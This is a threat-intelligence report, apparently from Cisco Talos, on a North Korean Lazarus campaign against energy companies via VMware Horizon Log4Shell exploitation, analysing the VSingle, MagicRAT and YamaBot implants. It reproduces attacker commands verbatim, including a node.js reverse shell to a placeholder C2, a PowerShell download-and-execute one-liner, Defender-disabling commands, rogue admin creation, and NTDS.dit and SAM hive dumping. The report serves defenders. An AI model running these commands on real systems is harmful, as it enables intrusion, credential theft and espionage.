

Lazarus and the tale of three RATs



By [Jung soo An](#), [Asheer Malhotra](#) and [Vitor Ventura](#).

- Cisco Talos has been tracking a new campaign operated by the [Lazarus APT](#) group, attributed to North Korea by the United States government.
- This campaign involved the exploitation of vulnerabilities in VMWare Horizon to gain an initial foothold into targeted organizations.
- Targeted organizations include energy providers from around the world, including those headquartered in the United States, Canada and Japan.
- The campaign is meant to infiltrate organizations around the world for establishing long term access and subsequently exfiltrating data of interest to the adversary's nation-state.
- Talos has discovered the use of two known families of malware in these intrusions — [VSingle](#) and [YamaBot](#).
- Talos has also discovered the use of a recently disclosed implant we're calling "[MagicRAT](#)" in this campaign.


Introduction

Cisco Talos observed North Korean state-sponsored APT Lazarus Group conducting malicious activity between February and July 2022. Lazarus has been previously [attributed to the North Korean government](#) by the U.S. Cybersecurity and Infrastructure Security Agency (CISA). The entry vectors involve the successful exploitation of vulnerabilities in VMWare products to establish initial footholds into enterprise networks, followed by the deployment of the group's custom malware implants, [VSingle](#) and [YamaBot](#). In addition to these known malware families, we have also discovered the use of a previously unknown malware implant we're calling "MagicRAT."

This campaign was previously partially disclosed by [other security firms](#), but our findings reveal more details about the adversary's modus operandi. We have also observed an overlap of command and control (C2) and payload-hosting infrastructure between our findings and the U.S. Cybersecurity and Infrastructure Security Agency's ([CISA](#)) [June advisory](#) that detailed continued attempts from threat actors to compromise vulnerable VMWare Horizon servers.

In this research, we illustrate Lazarus Group's post-exploitation tactics, techniques and procedures (TTPs) to establish a foothold, perform initial reconnaissance, deploy bespoke malware and move laterally across infected enterprises. We also provide details about the activities performed by the attackers when the VSingle backdoor is instrumented on the infected endpoints.

In this campaign, Lazarus was primarily targeting energy companies in Canada, the U.S. and Japan. The main goal of these attacks was likely to establish long-term access into victim networks to conduct espionage operations in support of North Korean government objectives. This activity aligns with historical Lazarus intrusions targeting [critical infrastructure](#) and energy companies to establish long-term access to siphon off proprietary intellectual property.

The graphic features a dark background with a central image of a person's face in a mask, hands on a keyboard, and a biohazard symbol. The word 'TALOS' is written in blue on the right. The title 'Lazarus Group' is in large white font. Below is a table with orange headers and white text.

ACTOR PROFILE	
Lazarus Group	
Aliases	Hidden Cobra, APT38
Affiliations	North Korea
Active since	2010
Goals	Espionage, data theft, disruptive attacks and financial gain to support state objectives, including political and national security, military research and development and evasion of international sanctions.
Victimology	Broad targeting of entities globally, including government, defense, finance, media and critical infrastructure entities.
Notable TTPs	Exploitation of known vulnerabilities, social engineering techniques, spear-phishing, data exfiltration, custom malware and pseudo-ransomware/wipers.
Malware & tooling	Lazarus employs a variety of custom, self-developed malware families it uses exclusively, including RATs, wipers, backdoors and DDoS botnets. Notable threats include WannaCry, MagicRAT, TigerRAT, YamaBot, VSingle and CRAT.

Attribution

Cisco Talos assesses with high confidence these attacks have been conducted by the North Korean state-sponsored threat actor Lazarus Group. During our investigations, we identified three distinct RATs being employed by the threat actors, including VSingle and YamaBot, which are exclusively developed and distributed by Lazarus. The Japanese CERT (JPCERT/CC) recently published reports ([VSingle](#), [YamaBot](#)), describing them in detail and attributed the campaigns to the Lazarus threat actor.

The TTPs used in these attacks also point to the Lazarus threat actor. The initial vector was the exploitation of the [Log4j](#) vulnerability on exposed VMware Horizon servers. Successful post-exploitation led to the download of their toolkit from web servers. The same initial vector, URL patterns and similar subsequent hands-on-keyboard activity have been described in this [report](#) from AhnLab from earlier this year. There are also overlapping IOCs between the campaign described by AhnLab and the current campaign, such as the IP address 84[.]38.133[.]145, which was used as a hosting platform for the actors' malicious tools. Although the same tactics have been applied in both attacks, the resulting malware implants deployed have been distinct from one another, indicating the wide variety of implants available at the disposal of Lazarus. Additionally, we've also observed similarities in TTPs disclosed by [Kaspersky](#) attributed to the Andariel sub-group under the Lazarus umbrella, with the critical difference being the deployment of distinct malware. While Kaspersky discovered the use of Dtrack and Maui, we've observed the use of VSingle, YamaBot and [MagicRAT](#).

Cisco Talos acknowledges that when analyzed individually, the attribution evidence only reaches medium-confidence, however, we're raising our confidence level when analyzing all these points in the context of the campaign and victims.

Campaign

Cisco Talos has observed several attacks targeting multiple victims. In this section, we detail two specific attack instances that we assess have been the most representative of the playbooks employed by Lazarus in this campaign:

- Victim 1: Illustrates the kill chain from exploitation to actions on objectives. This intrusion also illustrates the use of the VSingle implant.
- Victim 2: Represents a kill chain similar to Victim 1 but in this instance, we observed the deployment of a new implant we're calling "MagicRAT" along with VSingle.

A third intrusion set worth noting here is one where we saw the use of a third bespoke implant known as YamaBot. YamaBot was recently [disclosed and attributed](#) to the Lazarus APT by the Japan Computer Emergency Response Team Coordination Center ([JPCERT/CC](#)).



Victim No. 1: VSingle and beyond

In the case of the first victim, we observed the exploitation of publicly known vulnerabilities to ultimately deploy the VSingle backdoor on infected endpoints to establish long-term access.

In this specific instance, we also observed the actual instrumentation of VSingle implants to carry out additional malicious activities on the infected systems. The flow below provides an overview of the attacker's playbook, which will be detailed in the sections ahead.



Exploitation and foothold

Cisco Talos identified the exploitation of the [Log4Shell vulnerability](#) on VmWare Horizon public-facing servers as the initial attack vector [T1190]. The compromise is followed by a series of activities to establish a foothold [TA0001] on the systems before the attackers deploy additional malware and move laterally across the network. During our investigation, we discovered two different foothold payloads. In the first, the attackers abuse node.exe, which is shipped with VMware to execute the oneliner node.exe script below.

```
C:"Program Files"\VMware"VMware View"\Server\appblastgateway\node.exe -r net -e "sh = require('child_process').exec('cmd.exe');var client = new net.Socket();client.connect(<Port>, '<C2_IP>', function() {client.pipe(sh.stdin);sh.stdout.pipe(client);sh.stderr.pipe(client);});"
```

This essentially opens an interactive reverse shell that attackers could use to issue arbitrary commands on the infected entry endpoint.

In another instance, we observed the attackers exploiting vulnerabilities in VMWare to launch custom PowerShell scripts on the infected endpoint via VMWare's ws_ConnectionServer.exe:

```
powershell -exec bypass IEX (New-Object  
Net.WebClient).DownloadString('http://<remote_location>/<filename>.ps1')
```

Since VMWare Horizon is executed with administrator privileges, the attacker doesn't have to worry about elevating their privileges.

After the interactive shell is established, the attackers perform a preliminary reconnaissance on the endpoint to get network information and directory listings [T1083], [T1590], [T1518]:

```
ipconfig /all  
dir c:"Program Files (x86)  
dir c:"Program Files
```

The next step is the deactivation of the Windows Defender components [T1562]. This is done through registry key changes, WMIC commands and PowerShell commands. The list below contains the full list of methods Cisco Talos observed.

```
powershell -exec bypass -Command Get-MpPreference  
powershell.exe -ExecutionPolicy Bypass -command Set-MpPreference -DisableRealtimeMonitoring $true  
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time  
Protection /s /f DisableRealtimeMonitoring
```

Once the AV on the system has been bypassed using the reverse shell, the attackers then deploy the actual malware implant from a malware family known to be developed and operated by Lazarus called "VSingle."

The deployment consists of downloading a copy of the legitimate WinRAR utility from a remote location controlled by the attackers along with an additional payload (archive) [T1608]:

```
powershell -exec bypass -command (New-Object  
System.Net.WebClient).DownloadFile('<remote_location>\rar.tmp', '<local_path>\rar.exe')  
powershell -exec bypass -command (New-Object  
System.Net.WebClient).DownloadFile('<remote_location>\update.tmp <local_path>\java.tmp')  
<local_path>\rar.exe e <local_path>\java.tmp <local_path_2> -hp!no!
```

The archive downloaded to the infected endpoint is decompressed and consists of the VSingle malware executable which is optionally renamed and then persisted on the endpoint by creating an auto-start service.

How is VSingle used?

Our investigations led to the discovery of commands fed to the VSingle backdoor by the attackers to carry out a variety of activities such as reconnaissance, exfiltration and manual backdooring.

The actor starts by performing additional reconnaissance tasks by running the commands below [T1083], [T1590].

Command	Intent
systeminfo & ipconfig /all & netstat -naop tcp & tasklist & net user & net view & arp -a	System Information Discovery [T1082]
query user	System Information Discovery [T1082]
whoami	System Information Discovery [T1082]

Command	Intent
<code>dir /a %appdata%\microsoft</code>	System Information Discovery [T1082]
<code>dir /a C:\Windows\system32\config\systemprofile\AppData\Roaming\microsoft cmd.exe /u /c dir /a c:\users\administrator</code>	System Information Discovery [T1082]
<code>cmd /C pwd cmd /C dir cmd /C cd c:\Users\<username>\Download & dir cmd /C cd c:\Users\<username>\Downloads & dir cmd /C cd c:\Users\<username> & dir cmd /C cd c: & dir cmd /C tree c:\Users</code>	System Information Discovery [T1082]
<code>cmd.exe /u /c time /t cmd.exe /u /c query session</code>	System Information Discovery [T1082]

These commands will give the operators a solid understanding of the system they are in, including the installed software, network configuration and system users, among other things. This kind of information is crucial to preparing for lateral movement activities.

The attackers also force the system to cache credentials so that it is possible to harvest them afterward [T1003/005].

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1 /f
```

The other configuration changes made to the victim host are intended to provide the attackers with their own admin-level users [T1136].

Command	Intent
<code>cmd.exe /u /c net user <userid> <password> /add</code>	Create user
<code>cmd.exe /u /c reg add HKLM\software\microsoft\windows nt\currentversion\winlogon\specialaccounts\userlist /v <username> /t REG_DWORD /d 0 /f</code>	Add privileges
<code>cmd.exe /u /c net localgroup Administrators /add <username></code>	Add privileges
<code>cmd.exe /u /c net localgroup Remote Desktop Users /add <username></code>	Add privileges
<code>cmd.exe /u /c net localgroup Administrateur /add <username></code>	Add privileges
<code>cmd.exe /u /c net localgroup Administrateurs /add <username></code>	Add privileges
<code>cmd.exe /u /c reg add HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon /v AllowMultipleTSSessions /t REG_DWORD /d 1 /f</code>	System config - Allow multiple sessions
<code>cmd.exe /u /c reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f</code>	System config - disable UAC
<code>cmd.exe /u /c reg add HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa /v LmCompatibilityLevel /t REG_DWORD /d 0 /f</code>	System config - LAN Man compatibility

These could be used if the RAT is detected/removed or even provide the actors with an RDP access, avoiding the use of a malicious tool.

With VSingl in place, the attackers can access other systems with the help of two additional tools.

- pvhost.tmp renamed to pvhost.exe, which is actually plink.exe, a utility from Putty that can create SSH tunnels between systems.
- osc.tmp renamed to osc.exe, which we assess with high confidence is 3proxy. Unfortunately, Cisco Talos could not obtain a copy of the file.

These two tools working together create a proxy on the victim system which has its listening port "exported" to a port on a remote host. This mechanism allows the attacker to have a local proxy port that gives access to the victim network as if the attacker's box was on it directly.

First, the attackers start the osc.exe (3proxy) to listen on a loopback port (in this example, we chose 8118), with the command below.

```
C:\Windows\system32\config\systemprofile\AppData\Roaming\microsoft\osc.exe -i127.0.0.1 -p8118
```

This alone wouldn't help the attackers, they actually need to have port 8118, exposed on their own network that they can connect to. So, they created an SSH tunnel using [Plink](#), but they forwarded a local port to a remote address, in this case, a remote server controlled by the attackers:

```
C:\Windows\system32\config\systemprofile\AppData\Roaming\microsoft\pvhost.exe -N -R 18118:127.0.0.1:8118 -P [Port] -l [username] -pw [password] <Remote_IP>
```


The option -R forwards the port 8118 on 127.0.0.1 to the remote server on port 18118.

VSingl e RAT Analysis

The VSingl e loader executable is an MFC-based backdoor that consists of multiple layers. The first is responsible for decoding and executing the next layer (layer 2), a shellcode in the memory of the implant process. The shellcode is simply an injector for the next layer (layer 3, also shellcode). The implant spawns a new "explorer.exe" process and injects shellcode (layer 3) into it for execution.

The layer 3 shellcode is injected into a newly spawned benign process, such as explorer.exe, which consists of decoding another layer (layer 4) of shellcode that is then executed in the benign process.

Layer 4 is the actual VSingl e implant DLL loaded reflectively into the memory of the benign process.



The implant is simple in terms of functionalities and is basically a stager that enables the attackers to deploy more malware on the infected system. It also includes the ability to open a reverse shell that connects to the C2 server and allows untethered access to the attackers to the endpoint to execute commands via "cmd.exe."

Although a rather simple RAT, VSingl e can download and execute additional plugins from the C2 server. These plugins can either be in the form of shellcode or script files of specific formats served by the C2. The image below shows the code used to execute a shellcode downloaded.

```

execute_plugin_in_mem_loc:                ; CODE XREF: EXECUTE_PLUGINS+2071j
                                           ; DATA XREF: .text:PLUGIN_EXECUTE_IDX↓o
push    40h ; '@'                          ; jumptable 04EF5947 case 1
push    1000h                               ; flAllocationType
mov     edx, [ebp+dwSize]
push    edx                                  ; dwSize
push    0                                    ; lpAddress
call    ds:VirtualAlloc
mov     [ebp+lpAddress], eax
mov     eax, [ebp+dwSize]
push    eax                                  ; Size
mov     ecx, lpMem
push    ecx                                  ; Src
mov     edx, [ebp+lpAddress]
push    edx                                  ; void *
call    _memmove_0
add     esp, 0Ch
call    [ebp+lpAddress]
push    8000h                               ; dwFreeType
mov     eax, [ebp+dwSize]
push    eax                                  ; dwSize
mov     ecx, [ebp+lpAddress]
push    ecx                                  ; lpAddress
call    ds:VirtualFree

```

In-memory shellcode execution by the implant.

For simpler cases, the implant can receive executables or scripts, save them into a file in the %temp% directory and execute them on the endpoint. The implant supports the .vbs, .bat and .tmp files, since all of them are executed through "cmd /c." The .tmp files can also be loaded as executables (.exe).

The implant can achieve persistence for malware artifacts served and specified by the C2 server. The simpler mechanism is the creation of a file in the Startup folders, which is done in two different locations:

```

c:\Documents and Settings\%s\Start Menu\Programs\Startup\%s
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\

```

Additionally, there are three other ways available, all of which use the "cmd.exe /c" command, that the VSingle operators can use:

Command	Intent
sc create "%s" DisplayName= "%s" type= own type= interact start= auto error= ignore binpath= "cmd.exe /k start \"\" \"%s\""	Auto start Service Creation [T1543/003]
reg add HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\ /v "%s" /t REG_SZ /d "%s" /f	Run registry key [T1547/001]
schtasks /Create /F /TN "%s" /TR "%s" /SC onlogon	Scheduled task triggered at logon [T1053/005]
schtasks /create /tn <task_name> /tr C:\\Windows\\upsvc.exe /sc onstart /ru System /rl highest /f	Scheduled task triggered at system start with high priority [T1053/005]

Victim No. 2: The discovery of MagicRAT

In another victim's network, we saw a similar chain of events: initial recon followed by disabling the AV software and the deployment of a bespoke implant. We also observed successful lateral movement into other endpoints in the enterprise.



What's unique in this intrusion, however, is that we observed the deployment of a fairly new implant three days before the attackers deployed VSingle on the infected systems.

This implant called "MagicRAT" is outlined in [a recently published post](#). The reverse interactive shell eventually downloads MagicRAT from a remote location.

MagicRAT Analysis

In this campaign, MagicRAT was configured with a different configuration file and path. It also reported to different C2 servers. The configuration directory is now called "**MagicMon**" in the current user's "AppData\Roaming" directory. As seen in the screenshot below, this folder creates and hosts an initialization file named "**MagicSystem.ini**." This INI file contains several configurations including the list of C2 URLs that can be used by the implant to send and receive commands and data.

```
[os]
windows=LR02DPt22RaHR0cDovLzE5Mi4xODYuMTgzLjEzMy9iYnMvYm9hcmQucGhw
linux="LR02DPt22RaHR0cDovL3d3dy5lYXN5dmlldy5rci9ib2FyZC9tY19hZG1pbi5waHA="
mac=LR02DPt22RaHR0cDovL211ZGV1bmdzYW4ub3Iua3IvZ2Jicy9iYnMvdGVtcGxhdGUvZ19ib3R0b24ucGhw

[General]
kernel=<REPLY FROM C2>
user32=1
system=1

[company]
microsoft=1a39c697a0f295046bb74dd52d6925d8
oracle=d60d7104c057ef77b2e5195a63640e70
```

INI file containing the list of base64 encoded C2 URLs.

Lateral Movement

During the first few days after the successful initial access, the attackers conducted limited reconnaissance of the endpoint and deployed two different malware families MagicRAT and VSingle on the infected endpoint to maintain covert access to the system. Just like with the first victim, the attackers then started to perform Active Directory (AD) related explorations (via impacket and VSingle) to identify potential endpoints to laterally move into. The table below illustrates the commands executed to perform such actions.

Command	Intent
powershell.exe Get-NetUser 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	User Discovery [T1033]
powershell.exe Get-ADDomain 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	Account/Domain Discovery [T1087]
powershell.exe Get-ADUser <server> -Properties * 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	User Discovery [T1033]

Command	Intent
powershell.exe Get-ADUser -Filter * 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	User Discovery [T1033]
powershell.exe Get-ADGroup -filter * 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	Account/Domain Discovery [T1087]
powershell.exe Get-AdComputer -filter * 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	System Information Discovery [T1082]
powershell.exe Get-ADComputer -filter {OperatingSystem -Like '*Windows 10*'} -property * select name, operatingsystem	System Information Discovery [T1082]
nslookup <remote_computername>	Account/Domain Discovery [T1087]
powershell.exe Get-WMIObject -Class win32_operatingsystem -Computername <remote_computername>	System Information Discovery [T1082]
powershell.exe Get-ADUser -Filter * Select SamAccountName	User Discovery [T1033]
powershell.exe Get-AdUser -Filter * -Properties * Select Name, logonCount	User Discovery [T1033]
powershell.exe Get-AdComputer -Filter * -Properties * select Name, LastLogonDate, lastLogon, IPv4Address	Account/Domain Discovery [T1087]

Once the list of computers and users is obtained, the attackers would manually ping specific endpoints in the list to verify if they are reachable (with an occasional tracert). VSingle deployment on new hosts was done by using WMIC to start a remote process. This process was, in fact, a PowerShell snippet that would download VSingle from a remote system [T1608/001].

```
WMIC /node:<Computer_Name> process call create "powershell.exe (New-Object System.Net.Webclient).DownloadFile('<remote_location>/svhostw.exe', '<local_path>\\svhostww.e
```

In some infections, we observed the deployment of impacket tools on other endpoints to move laterally and establish an interactive shell.

This stage of the attacks was clearly manual work performed by a human operator. While trying to establish interactive remote console sessions, we can see the operators making errors on the commands.

Try #	Command	Result
1	Enter-PSSession <ComputerName>	Failed attempt
2	Enter-PSSession	Failed attempt
3	powershell.exe Enter-PSSession	Correct command

The attackers typically take their time to explore the infected system by obtaining file listings of multiple directories of interest to them. When files of particular interest are found they are put into a .rar archive for exfiltration, typically via one of the custom-developed implants running on the system.

Victim No. 3: VSingle makes way for YamaBot

During one particular intrusion, the attackers first deployed VSingle on the endpoint. However, after the VSingle sample was detected, the attackers were at risk of losing access to the enterprise. Therefore, after repeated failed attempts to deploy VSingle on the endpoints, the attackers then deployed another updated copy of VSingle. After maintaining continued access for a while, the attackers then moved on to the use of another implant — YamaBot.

YamaBot is a custom-made GoLang-based malware family. It uses HTTP to communicate with its C2 servers. It typically begins by sending preliminary system information about the infected endpoint to the C2: computer name, username and MAC address.

```

_D_Bot_YamaBot_utilities_BaseDecodeR
_D_Bot_YamaBot_utilities_HttpPostWithCookie
_D_Bot_YamaBot_utilities_HttpPostWithFile
_D_Bot_YamaBot_utilities_GetMacAddress
_D_Bot_YamaBot_utilities_GetHash
_D_Bot_YamaBot_utilities_GetCookieParams
_D_Bot_YamaBot_utilities_GetRndString
_D_Bot_YamaBot_utilities_BmpMaker
_D_Bot_YamaBot_utilities_createMutex
_D_Bot_YamaBot_utilities_CCheckmutex
_D_Bot_YamaBot_utilities_CIpaddress
_D_Bot_YamaBot_utilities_COsname
_D_Bot_YamaBot_utilities_getOSVer
_D_Bot_YamaBot_utilities_Run
_D_Bot_YamaBot_utilities_Run_func1
_D_Bot_YamaBot_utilities_Run_func2
type_eq_6interface_
_D_Bot_YamaBot_engine_ptr_FileStruct_Lunch
_D_Bot_YamaBot_engine_ptr_FileStruct_Init_Verbindung
_D_Bot_YamaBot_engine_ptr_FileStruct_Verschluselte_Zeichenkett
_D_Bot_YamaBot_engine_ptr_FileStruct_getInitBotInfo
_D_Bot_YamaBot_engine_ptr_FileStruct_getEggPrice
_D_Bot_YamaBot_engine_ptr_FileStruct_handleMarketPrice
_D_Bot_YamaBot_engine_ptr_FileStruct_processMarketPrice
_D_Bot_YamaBot_engine_ptr_FileStruct_getSessionStr

```

YamaBot's helper function names.

This implant has standard RAT capabilities, including the ability to:

- List files and directories.
- Send process information to C2.
- Download files from remote locations.
- Execute arbitrary commands on the endpoints.
- Uninstall itself.

YamaBot was recently attributed to the Lazarus APT group by [JPCERT](#) who provided an excellent analysis of the implant.

Credential Harvesting

Apart from the usual recon and deployment of the custom implants, we also observed Lazarus' use of completely different TTPs for credential harvesting. The attackers created backups of volumes that were then used to create a copy of the "ntds.dit" file for exfiltration containing Active Directory data.

Command	Intent
vssadmin list shadows /for=C: ^> <local_path>\<log_file> > <local_path>\execute.bat & C:\Windows\system32\cmd.exe /Q /c <local_path>\execute.bat & del <local_path>\execute.bat	System Information Discovery [T1082]

Command	Intent
vssadmin create shadow /For=C: ^> <local_path>\<log_file> > <local_path>\execute.bat & C:\Windows\system32\cmd.exe /Q /c <local_path>\execute.bat & del <local_path>\execute.bat	OS Credential Dumping: NTDS [T1003/003]
cmd.exe /C copy \\? \GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\NTDS\ntds.dit <local_path>\phPzFvOU.tmp ^> <local_path>\<log_file> > <local_path>\execute.bat & C:\Windows\system32\cmd.exe /Q /c <local_path>\execute.bat & del <local_path>\execute.bat	OS Credential Dumping: NTDS [T1003/003]

The Variations in the playbook

The overall structure of the infection chains remained the same across multiple intrusions in this campaign, primarily consisting of the cyber kill chain that we illustrated at the beginning of the campaign section.

However, there were some key variations that consist of some optional activities conducted by the adversary in different intrusion sets. These variations include the use of:

- Credential harvesting using tools such as Mimikatz and Procdump.
- Proxy tools to set up SOCKs proxies.
- Reverse tunneling tools such as PuTTY's plink.

It is therefore necessary to list all the TTPs used by the adversary across all the intrusions we've discovered in this campaign. This section provides an additional list of TTPs and commands used by the operators along with their corresponding MITRE ATT&CK IDs to help defenders better understand this APT's offensive playbook.

Note: *There is some overlap between operations (common or similar commands) carried out via the reverse shell, the VSingle RAT and impacket tools. This could be because there might be multiple human operators manually executing their own set of commands based on their shift days and timings (without proper handover of information collected and percolated from one operator to another).*

For example, in one instance, the attackers tried to obtain Active Directory information on one endpoint via PowerShell cmdlets. However, a day later, the attackers used adfind.exe to extract similar information on the same endpoint.

Disabling AV components

The threat actors used multiple variations of commands to query information about the installed antivirus software on the endpoints, followed by disabling the Windows Defender antivirus.

Command	Intent
cmd /C wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName	Security Software Discovery [T1518/001]
wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get /format:list	Security Software Discovery [T1518/001]
cmd.exe /Q /c wmic /namespace:\\root\securitycenter2 path antivirusproduct GET displayName, productState, pathToSignedProductExe 1> \\127.0.0.1\ADMIN\$\<log_file_name> 2>&1	Security Software Discovery [T1518/001]
cmd.exe /c powershell -exec bypass -Command Get-MpPreference	Security Software Discovery [T1518/001]
powershell.exe -ExecutionPolicy Bypass -command Set-MpPreference -DisableRealtimeMonitoring \$true	Impair Defenses [T1562/001]
reg query HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Real-Time Protection /s /f DisableRealtimeMonitoring	Impair Defenses [T1562/001]

Command	Intent
powershell -exec bypass -Command Set-MpPreference -SubmitSamplesConsent NeverSendpowershell -exec bypass -Command Set-MpPreference -MAPSReporting Disable	Impair Defenses [T1562/001]
cmd.exe /c reg add HKLM\SOFTWARE\Policies\Microsoft\Windows Defender /v DisableAntiSpyWare /t REG_DWORD /d 1	Impair Defenses [T1562/001]

Reconnaissance

During the reconnaissance and credential harvesting stage, the attackers gather information about the system, the network — including the domain — and the installed software. Using a WMIC command, the attackers also collect information about the logical drives of the infected systems.

Then, the attackers harvest and exfiltrate credentials. During the reconnaissance stage, the attackers specifically check if the RDP port is open. If it is and the attackers decrypt any of the harvested credentials, they would have direct access to the system without the need to install any other backdoor. The complete list of commands is provided in the table below.

Command	Intent
cmd.exe /c ipconfig /all	Network discovery [T1590]
cmd.exe /c dir c:"Program Files (x86)	Installed software [T1518]
cmd.exe /c dir c:"Program Files	Installed software [T1518]
cmd.exe /c systeminfo	System Information Discovery [T1082]
cmd /C qwinsta	User Discovery [T1033]
cmd /C nslookup	Network discovery [T1590]
cmd /C netstat -noa findstr 3389	Network discovery [T1590]
cmd /C net view /domain	Domain discovery [T1087/002]
cmd /C wmic logicaldisk get deviceid, size	System Information Discovery [T1082]
cmd.exe /c reg query HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp	System Information Discovery [T1082]
cmd.exe /Q /c wevtutil qe Microsoft-Windows-TerminalServices-LocalSessionManager/Operational /c:20 /q:*[System [(EventID=25)]] /rd:true /f:text 1> \\127.0.0.1\ADMIN\$\<impacket_log_file> 2>&1	Query event logs - Get RDP session reconnection information
netsh advfirewall firewall add rule name=allow RemoteDesktop dir=in protocol=TCP localport=3389 action=allow	Modify Firewall [T1562/004]
reg.exe add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp /v PortNumber /t REG_DWORD /d 3389 /f	Configure RDP [T1021/001]

Credential harvesting

In some intrusions, the attackers saved copies of registry hives for subsequent exfiltration for obtaining credentials and policy information.

Command	Intent
cmd.exe /c reg save hklm\sam <local_path>\zsam.tmp	Credential harvesting [T1003]
cmd.exe /c reg save hklm\security <local_path>\zsec.tmp	Credential harvesting [T1003]

Command	Intent
cmd.exe /c reg save hklm\system <local_path>\zsys.tmp	Credential harvesting [T1003]
<local_path>\rar.exe a <local_path>\zzzzz.tmp <local_path>\zs*.tmp	Archive Collected Data [T1560]
cmd.exe /c copy /y <local_path>\zzzzz.tmp c:"Program Files"\VMware View\server\broker\webapps\portal\webclient\z.tmp	Archive Collected Data [T1560]

Active Directory (AD) Recon

The attackers also typically use a malicious batch (.bat) file called "adfind.bat" to execute adfind.exe on some of the infected endpoints to get AD information from the endpoints.

Command	Intent
cmd.exe /c <local_path>\adfind.bat	Remote System Discovery [T1018]
adfind.exe -f (objectcategory=person)	Remote System Discovery [T1018]
adfind.exe -f objectcategory=computer	Remote System Discovery [T1018]
adfind.exe -f (objectcategory=organizationalUnit)	Remote System Discovery [T1018]
adfind.exe -f (objectcategory=group)	Remote System Discovery [T1018]
adfind.exe -gcb -sc trustdmp	Domain Trust Discovery [T1482]

We also observed the use of dsquery to obtain similar information.

Command	Intent
